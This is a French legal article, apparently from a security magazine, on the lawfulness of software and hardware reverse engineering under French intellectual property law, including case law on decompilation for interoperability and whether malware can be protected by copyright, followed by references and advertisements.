Si aujourd'hui, il semble naturel de faire découler du droit de propriété les droits de propriété intellectuelle et industrielle, cela n'a pas toujours été le cas. La première amorce date d'un arrêt de la Cour de Cassation en Chambre Commerciale du 12 juin 1956 SA « PhotoHall » c/dame Perrin et Vuillemin, dans lequel il est spécifié que « la propriété d'une marque régulièrement déposée est absolue ». La deuxième confère une forme de reconnaissance constitutionnelle du droit de propriété intellectuelle avec la décision n°90-283 DC du 8 janvier 1991 sur la loi relative à la lutte contre le tabagisme et l'alcoolisme, en son considérant 7, avec la formulation suivante « *Considérant que les finalités et les conditions d'exercice du droit de propriété ont subi depuis 1789 une évolution caractérisée par une extension de son champ d'application à des domaines nouveaux ; que parmi ces derniers figure le droit pour le propriétaire d'une marque de fabrique, de commerce ou de service, d'utiliser celle-ci et de la protéger dans le cadre défini par la loi et les engagements internationaux de la France* ». La troisième est un arrêt de la Cour d'Appel de Paris du 19 mai 1993 Jacobs Beverage systems AG c/ Décision du directeur général de l'INPI avec la phrase « *que le droit sur la marque a donc vocation à la perpétuité* ».

En déduisant du droit de propriété le droit de la propriété intellectuelle et industrielle, on lui confère une valeur constitutionnelle et on lui applique nécessairement les caractères du droit de propriété ainsi que ses prérogatives. Deux autres décisions du Conseil Constitutionnel sont venues appuyer cette analyse : la première en 2006 avec la décision n° 2006-540 DC du 27 juillet 2006 sur la loi relative au droit d'auteur et aux droits voisins dans la société de l'information et la seconde – bien connue des internautes français – la décision n° 2009-580 DC du 10 juin 2009 sur la loi favorisant la diffusion et la protection de la création sur internet [8].

La propriété intellectuelle se définit comme le droit de propriété attaché aux œuvres de l'esprit : les inventions, les écrits, la musique, la vidéo, les marques, les images, les dessins notamment industriels, etc. La Convention instituant l'Organisation Mondiale de la Propriété Intellectuelle de 1967 a tenté d'énoncer une liste – non exhaustive – des éléments pouvant être protégés par le droit de la propriété intellectuelle. L'origine même de ce droit et de l'organisme qui le chapeaute – l'OMPI – trouve ses racines dans la révolution industrielle, puisque c'est en 1883 que la Convention de Paris pour la protection de la propriété industrielle est écrite et que la Convention de Berne pour la protection des œuvres littéraires et artistiques suivra en 1886.


À l'intérieur même de la propriété intellectuelle, on trouve deux grandes familles : le droit d'auteur qui vise la création artistique et la propriété industrielle, qui se définit comme « *l'acception la plus large et s'applique non seulement à l'industrie et au commerce proprement dit, mais également au domaine des industries agricoles et extractives et à tous produits fabriqués ou naturels, par exemple : vins, grains, feuilles de tabac, fruits, bestiaux, minéraux, eaux minérales, bières, fleurs, farines* ».

La propriété industrielle est constituée par l'ensemble des droits protégeant, par la reconnaissance d'un monopole temporaire d'exploitation, certaines créations nouvelles et certains signes distinctifs. Les créations de caractère technique peuvent faire l'objet d'un brevet d'invention, les créations de caractère ornemental font l'objet d'un dépôt de dessin ou de modèle. Les signes distinctifs sont constitués essentiellement de la marque, du nom commercial, de l'enseigne et de l'appellation d'origine.

C'est sous le prisme du droit de la propriété industrielle que le droit relatif aux brevets a vu le jour et le droit du logiciel. Concrètement, il s'agit du droit relatif aux logiciels. À la base, il était difficile de faire entrer dans une famille juridique spécifique le droit relatif au logiciel. Défini juridiquement comme un programme informatique, les questions soulevées peuvent concerner le droit d'auteur, la propriété industrielle en cas de brevet déposé, le droit commercial, le droit du travail, le droit pénal, etc. A donc émergé une famille de droit sans code, mais dont la littérature est assez prolifique et la question de la rétro-ingénierie ou *reverse engineering* est un bon exemple de cette polymorphie juridique.

## 3 Définition et protection du logiciel

L'origine de la question de la rétro-ingénierie réside dans la question de la protection du logiciel. Si on écarte – volontairement – ce qui est considéré comme la voie royale de la propriété intellectuelle, à savoir, la création, le logiciel n'est protégé que par des techniques annexes : les mesures techniques de protection, le dépôt légal et la protection conférée au droit des marques.



On laissera volontairement de côté la question du dépôt légal et celle des marques pour s'intéresser aux mesures techniques de protection, qui sont le point de départ des débats juridico-techniques de la rétro-ingénierie.

En droit français, tout ce qui concerne le logiciel, donc la production de code, relève du droit d'auteur. On ne brevète pas un logiciel, par application de l'article 52 de la Convention de Munich, transposé dans l'article L.611-10 du code de la propriété intellectuelle, car le logiciel n'est pas une invention. Il existe des contournements ce principe, notamment lors des dépôts de brevets auprès de l'INPI et l'Office Européen des Brevets (OEB) essaie d'ouvrir cette possibilité, en distinguant le logiciel, pris isolément, et celui qui est intégré à un ensemble, ce qui permet d'admettre le caractère technique du brevet, c'est-à-dire que l'invention, qui doit être nouvelle, apporte une solution technique à un problème technique.

Le logiciel est une œuvre de l'esprit, qui implique une création originale et une réalisation formelle. La finalité de l'œuvre est exclue, ce qui permet d'avoir des scénarios très intéressants. La fonctionnalité est protégée de façon détournée, par le biais de la concurrence déloyale.

Trois articles du Code de la propriété intellectuelle nous permettent de dresser un tableau des droits de l'auteur d'un logiciel et de l'utilisateur d'un logiciel : l'article L.122-6, L.122-6-1 et L.122-6-2.

L'auteur du logiciel peut autoriser ou non :

- La reproduction permanente ou temporaire d'un logiciel en tout ou en partie ;
- La traduction, l'adaptation, l'arrangement ou toute autre modification d'un logiciel et la reproduction du logiciel en résultant ;
- La mise sur le marché à titre onéreux ou gratuit, y compris la location, du ou des exemplaires d'un logiciel par tout procédé.

Élément essentiel dans ces articles : les mesures techniques de protection. Une mesure technique de protection ou MTP – à ne pas confondre avec le DRM – est une protection du logiciel afin d'en limiter l'exploitation. Elle comporte deux caractéristiques essentielles : elle n'existe que par dépendance : sans « matériel informatique » sur lequel elle est « apposée », elle n'existe pas et elle ne doit pas entraver l'utilisation normale du « matériel » sur lequel elle est apposée.

Toute la question réside alors sur la définition de la normalité d'une utilisation. Une personne qui a une utilisation basique de son ordinateur (bureautique, Web, lecteur de musique et de vidéo) n'aura pas le même comportement qu'un développeur C. Le premier protagoniste se contentera d'un « ça marche pas » et ira éventuellement consulter les forums d'entraide alors que le second ouvrira IDA ou OllyDBG pour comprendre ce qui ne fonctionne pas et où se situent les points de blocage. Deux attitudes fondamentalement différentes, mais perçues comme normales selon les points de vue.

Si on remplace le critère de la normalité, on peut également opter pour la défunte expression « en

bon père de famille », qui se réfère également à une norme comportementale de prudence et de diligence. Là encore, il s'agit d'une notion subjective, basée sur la personnalité d'une personne, dont découle une attitude générale. Ainsi, dans un arrêt de la Cour de Cassation en Chambre Criminelle du 13 mai 2014 [9], les magistrats ont partiellement cassé l'arrêt de la Cour d'Appel de Douai du 30 avril 2013, qui avait condamné un réparateur. Dans cette affaire, le prévenu avait copié un CD d'installation d'un logiciel, qui était la propriété de Microsoft. Il avait remis cette copie à un client à des fins de dépannage. La Cour d'Appel a relaxé le réparateur et la Cour de Cassation précise que cette dernière aurait dû rechercher si la source était licite. Plus simplement, les magistrats d'appel auraient dû vérifier que la copie de sauvegarde utilisée par le réparateur avait été créée de façon licite. Cet arrêt permet de se faire une idée de la subjectivité nécessaire dans la prise en compte de la normalité de l'utilisateur. Comme le prévenu était un réparateur informatique, la Cour a considéré comme normal qu'il ait à sa disposition une copie de sauvegarde du logiciel.

Concernant les MTP, il ne faut pas perdre de vue qu'elles sont considérées comme l'exercice du droit de propriété d'un détenteur de droits et que l'exception de copie privée – notamment pour les contenus culturels – n'est justement qu'une exception. Les discussions doctrinales sur ce sujet sont légion, mais à ce stade de notre droit, ce n'est qu'une exception.

*Quid de l'interopérabilité ?* Si on reprend la lecture de l'article L.122-6-1, on lit que l'utilisateur peut tout à fait accomplir des actes nécessaires à l'interopérabilité. Un arrêt de la Première Chambre Civile de la Cour de Cassation du 20 octobre 2011 [10] nous donne une définition claire de l'interopérabilité, à savoir l'action qui « vise à permettre le fonctionnement du logiciel en interaction avec d'autres logiciels, de façon à assurer une communication cohérente et constante entre deux logiciels ». Qu'on se rassure, la définition de l'interopérabilité existait avant cet arrêt, notamment dans la directive CE n° 2009/24 du 23 avril 2009. Dans cette affaire, il a été statué que les opérations de migrations de données, permettant la récupération des fichiers des programmes, s'inscrivaient dans la stricte nécessité de l'interopérabilité autorisée par l'article L.122-6-1.

Plus récemment, un autre arrêt de la Cour d'Appel de Caen, en date du 18 mars 2015 Christian D., Sean O., Le Ministère public / Skype Ltd et Skype Software Sarl [11], a précisé un certain nombre d'éléments. Tout d'abord, la décompilation est licite si elle est faite à des fins d'interopérabilité et que toute personne peut manipuler un logiciel, son code source et son code objet si les informations recherchées n'ont pas été rendues accessibles par l'éditeur et si la personne a acquis son logiciel de façon régulière. La Cour n'a donc pas condamné la décompilation, mais a condamné la publication des informations obtenues grâce à la décompilation. Donc, si on cherche à décompiler un logiciel propriétaire, légalement acquis, notamment pour améliorer la sécurité, même si la licence l'interdit,



dans un but d'interopérabilité, la démarche est légale, mais elle ne doit surtout pas être accompagnée d'une publication sur un blog ou autre. Cela doit rester secret.

Dans les jurisprudences présentées précédemment, il est évidemment question de logiciel propriétaire, la question des logiciels aux licences libres ou open source ne se pose pas. Commençons par des points de vocabulaire : qu'est-ce qu'une licence libre ? Il s'agit d'une licence appliquée à une œuvre de l'esprit, mais qui laisse une grande liberté d'utilisation à l'utilisateur. Pour être qualifiée de libre, la licence doit respecter quatre obligations envers l'utilisateur :

- il doit pouvoir en lire le contenu sans aucune restriction matérielle ou logicielle (concrètement, cela veut dire qu'on ne doit pas conditionner l'utilisation du contenu à la possession d'un matériel spécifique ou d'un logiciel particulier) ;
- il doit pouvoir pleinement l'utiliser ;
- il doit pouvoir le modifier ;
- il doit pouvoir le partager.

Les licences libres peuvent s'appliquer à des contenus culturels numériques, à des logiciels ainsi qu'à du matériel. Dans le cas des licences appliquées aux logiciels, il convient de distinguer trois éléments : les logiciels libres, les logiciels open source et les logiciels freeware. En anglais, on utilise le terme de « free » pour désigner quelque chose de libre et/ou quelque chose de gratuit. Ceci entraîne une légère confusion qui consiste à penser que le logiciel libre est nécessairement gratuit, ce qui n'est pas le cas. De la même manière, un logiciel freeware, c'est-à-dire gratuit, n'est pas nécessairement libre et/ou open source.

Le logiciel open source est le logiciel dont le code source est ouvert, modifiable, la qualification d'open source repose sur un critère technologique là où celui de libre repose sur un critère éthique. Cette opposition entre open source et logiciel libre nous vient d'une opposition entre Richard Matthew Stallman, programmeur et créateur de la GPL, et Linus Torvalds, créateur du noyau Linux.

La GPL reprend les grandes lignes des obligations posées par le logiciel libre :

- l'utilisateur doit pouvoir exécuter son code ;
- l'utilisateur doit pouvoir étudier le code ;
- l'utilisateur doit pouvoir distribuer le code ;
- l'utilisateur doit partager les versions modifiées du code.

Lorsque les logiciels sont libres ou open source, la question de la légalité de la rétro-ingénierie ne se pose pas : le code est ouvert. N'importe qui peut le regarder, l'analyser, le décompiler, l'améliorer. C'est le principe même du logiciel libre. Mais qu'en est-il de la rétro-ingénierie matérielle ?

Prenons l'exemple d'un téléphone intelligent d'une certaine marque américaine qui aime les pommes. Si

vous ouvrez le téléphone pour le réparer ou changer un élément, en dehors des enseignes agréées, vous violez le brevet de la société. De la même façon, vous ne pouvez pas prendre le modem de votre FAI et le démonter pour comprendre son fonctionnement, car votre fournisseur d'accès à Internet ne vous concède qu'un droit d'utilisation restreint, mais vous n'en êtes pas propriétaire.


C'est dans le contexte de l'interdiction de la rétro-ingénierie matériel qu'est née l'Open Hardware Licence, qui reprend les quatre libertés de la licence libre. L'idée est que l'utilisateur puisse pleinement exploiter son matériel de la même façon qu'il exploite ses logiciels. Avec le développement des imprimantes 3D, les projets se sont multipliés et avec la conception de l'Arduino, on voit apparaître des personnes qui construisent entièrement leurs ordinateurs avec du matériel libre.

## 4

## Des malwares protégés par le droit d'auteur ?

Dernier aspect : la sécurité. Comme cela était souligné précédemment, la finalité d'une œuvre n'est pas étudiée lors de sa protection. Ainsi, un malware, parce que c'est un logiciel au sens du droit, peut tout à fait bénéficier de la protection du droit d'auteur et ceci n'est pas une fiction. Pour l'expliquer, nous devons appliquer la règle 34 du Net, à savoir, « *si ça existe, il y a du porno à ce sujet* » et c'est le cas avec un arrêt de la Chambre Criminelle de la Cour de Cassation du 28 septembre 1999 [12]. Le prévenu avait contrefait des vidéos pornographiques et les avait diffusés dans un sex-shop, moyennant contribution des personnes souhaitant visionner lesdites œuvres. Il avait été condamné en première instance puis en appel et s'était pourvu en cassation au motif que le caractère illégal des œuvres ne permettait pas la condamnation : leur immoralité ne devait pas conduire à leur protection par le droit d'auteur. Mais les magistrats de la Cour de Cassation ont sobrement rappelé que « *pour écarter ce moyen de défense, les juges d'appel énoncent qu'aux termes de l'article L. 112-1 du Code de la propriété intellectuelle, les œuvres de l'esprit sont protégées, quels qu'en soient le genre, la forme d'expression, le mérite ou la destination ; qu'ils en déduisent qu'en l'absence de preuve de son caractère illicite, une œuvre pornographique bénéficie de la protection accordée par la loi sur la propriété littéraire et artistique* ». L'analyse qui a suivi cet arrêt, qui suivait lui-même une jurisprudence ancienne a conduit au raisonnement suivant : rien n'empêche une œuvre illicite d'être protégée par le droit d'auteur, mais son exercice ne sera pas effectif, à charge pour celui qui se prévaut du caractère illicite de l'œuvre d'apporter la preuve du dit caractère.

En matière de malware, il n'existe pas (à notre connaissance) de cas de contrefaçon porté devant les juridictions françaises. Mais une personne pourrait écrire



un malware, le propager, attendre qu'un laboratoire le décompile pour analyse et publication et ensuite l'attaquer en justice pour contrefaçon, même s'il est avéré que son « œuvre » a un caractère illicite. Néanmoins, il y a fort à parier que ces éventuelles demandes de dommages et intérêts seraient rejetées.

Sur le plan pénal, la question est épineuse. Si le malware est décompilé par un laboratoire, il est à l'abri de poursuites pénales. Mais s'il est analysé par un autodidacte, non seulement il peut être poursuivi pour contrefaçon, mais également pour possession au titre de l'article 323-3-1 du Code Pénal. En effet, la seule exception du texte est le motif légitime. Or, tout comme la notion d'intérêt général, il n'existe pas de définition stricte du motif légitime, à charge pour les magistrats d'étudier de façon concrète l'environnement de la personne, ses fonctions, etc. L'exemple typique est celui de notre réparateur poursuivi par la société Microsoft que nous avons évoqué précédemment.

Dernier détail non-négligeable : l'aspect territorial. Dans l'exemple ci-dessus, nous sommes partis du postulat que les deux protagonistes étaient Français et/ou résidant habituellement sur le territoire français. La chose se corse si l'un des deux n'est pas dans ce cas de figure et l'affaire sera d'autant plus difficile si la législation du pays d'origine de l'un des deux protagonistes a des dispositions différentes sur les malwares, le droit d'auteur ou sur le droit apposé aux logiciels.

Qu'en est-il lorsque c'est l'État qui s'adonne à la rétro-ingénierie ? En réalité, la question ne se pose pas. À partir du moment où l'auteur de la décompilation est l'État (par exemple, dans un laboratoire de recherche dont les agents sont assermentés et habilités secret défense) ou que la finalité de la décompilation est d'assurer la protection des intérêts fondamentaux de la Nation, la propriété intellectuelle doit s'effacer. Même si nous avons précédemment expliqué que la protection de la propriété intellectuelle était de nature constitutionnelle, elle peut être minorée en face de nécessités relevant de l'intérêt général.

On le voit, la question de la rétro-ingénierie est assez complexe et c'est parce que le droit relatif au logiciel s'inscrit dans un droit qui lui-même découle d'un droit fondamental, qu'il est difficile de le minorer. La construction doctrinale qui s'est faite autour du droit du logiciel ne semble plus appropriée et nécessite de nouvelles réflexions. Quant à la question de la rétro-ingénierie sur du matériel, en dehors des perspectives de l'open-hardware, à ce jour, cela reste trop épineux juridiquement pour être encouragé de façon ouverte et fera sûrement l'objet d'un autre texte. ■

## ■ Références

- [1] Un droit réel est un droit qui porte sur une chose par opposition au droit personnel qui est synonyme de créance, permettant d'exiger d'une personne une prestation.

[2] Le bloc de constitutionnalité est un ensemble de normes constitutionnelles pris en compte lors du contrôle de constitutionnalité des lois exercé par le Conseil Constitutionnel. Les normes sont la Constitution de 1958, le Préambule de la Constitution de 1946, la Déclaration des Droits de l'Homme et du Citoyen de 1789, la Charte de l'Environnement de 2004, les principes fondamentaux reconnus par les lois de la République et les principes et objectifs de valeur constitutionnelle.

[3] Terme général utilisé en procédure pour désigner les actes émanant d'une juridiction collégiale ou d'un magistrat unique.

[4] Nom donné aux alinéas de la partie d'une décision du Conseil Constitutionnel.

[5] Conseil constitutionnel et la propriété privée des personnes privées - Jean-François de MONTGOLFIER - Cahiers du Conseil constitutionnel n° 31 (Dossier : le droit des biens et des obligations) - mars 2011, <http://www.conseil-constitutionnel.fr/conseil-constitutionnel/francais/nouveaux-cahiers-du-conseil/cahier-n-31/conseil-constitutionnel-et-la-propriete-privee-des-personnes-privees.96753.html>

[6] Décision n° 2006-540 DC du 27 juillet 2006, Loi relative au droit d'auteur et aux droits voisins dans la société de l'information, <http://www.conseil-constitutionnel.fr/conseil-constitutionnel/francais/les-decisions/acces-par-date/decisions-depuis-1959/2006/2006-540-dc/decision-n-2006-540-dc-du-27-julillet-2006.1011.html>

[7] Décision n° 90-283 DC du 08 janvier 1991, Loi relative à la lutte contre le tabagisme et l'alcoolisme : <http://www.conseil-constitutionnel.fr/conseil-constitutionnel/decision-n-90-283-dc-du-08-janvier-1991.8752.html>

[8] La décision est consultable ici : <http://www.conseil-constitutionnel.fr/decision/2009/2009-580-dc/decision-n-2009-580-dc-du-10-juin-2009.42666.html>

[9] L'arrêt est disponible ici : <http://www.legifrance.gouv.fr/affichJuriJudi.do?oldAction=rechJuriJudi&idTexte=JURITEXT00028943148&fastReqId=458788817&fastPos=12>

[10] L'arrêt est disponible ici : [https://www.courdecassation.fr/jurisprudence\\_2/premiere\\_chambre\\_civile\\_568/975\\_20\\_21289.html](https://www.courdecassation.fr/jurisprudence_2/premiere_chambre_civile_568/975_20_21289.html)

[11] L'arrêt est disponible ici : [http://www.legalis.net/spip.php?id\\_article=4579&page=jurisprudence-decision](http://www.legalis.net/spip.php?id_article=4579&page=jurisprudence-decision)

[12] L'arrêt est disponible ici : <http://www.legifrance.gouv.fr/affichJuriJudi.do?idTexte=JURITEXT000007071588>

### Code pénal - Code de propriété intellectuelle

Les grands arrêts de la propriété intellectuelle – Sous la direction de Michel Vivant – Dalloz, Paris, 2004

Les grandes décisions du Conseil Constitutionnel – L. Favoreu et L. Philip – Dalloz, Paris, 15e édition

Droits de l'Homme et Libertés fondamentales – Henri Oberdorff – L.G.D.J. Paris, 2008

Lexique des termes juridiques – Dalloz, Paris, 18e édition

Droit des biens – Nadège Reboul-Maupin – HyperCours chez Dalloz, 2e édition, Paris

# lesassises

de la sécurité et des systèmes d'information

## L'ORIGINAL

15<sup>e</sup> ÉDITION



L'ÉVÉNEMENT JAMAIS ÉGALÉ

Du 30 septembre  
au 3 octobre 2015

**MONACO**

Linked 



You 

[www.lesassisesdelasecurite.com](http://www.lesassisesdelasecurite.com)

un événement  
**comeXposium**  
The place to be

**DC**  
consultants

[www.infotash.fr](http://www.infotash.fr)



## LE CLOUD GAULOIS, UNE RÉALITÉ ! VENEZ TESTER SA PUISSANCE

### EXPRESS HOSTING

Cloud Public  
Serveur Virtuel  
Serveur Dédié  
Nom de domaine  
Hébergement Web

### ENTERPRISE SERVICES

Cloud Privé  
Infogérance  
PRA/PCA  
Haute disponibilité  
Datacenter

### EX10

Cloud Hybride  
Exchange  
Lync  
Sharepoint  
Plateforme Collaborative

✉ [sales@ikoula.com](mailto:sales@ikoula.com)  
☎ **01 84 01 02 66**  
🌐 [express.ikoula.com](http://express.ikoula.com)

✉ [sales-ies@ikoula.com](mailto:sales-ies@ikoula.com)  
☎ **01 78 76 35 58**  
🌐 [ies.ikoula.com](http://ies.ikoula.com)

✉ [sales@ex10.biz](mailto:sales@ex10.biz)  
☎ **01 84 01 02 53**  
🌐 [www.ex10.biz](http://www.ex10.biz)

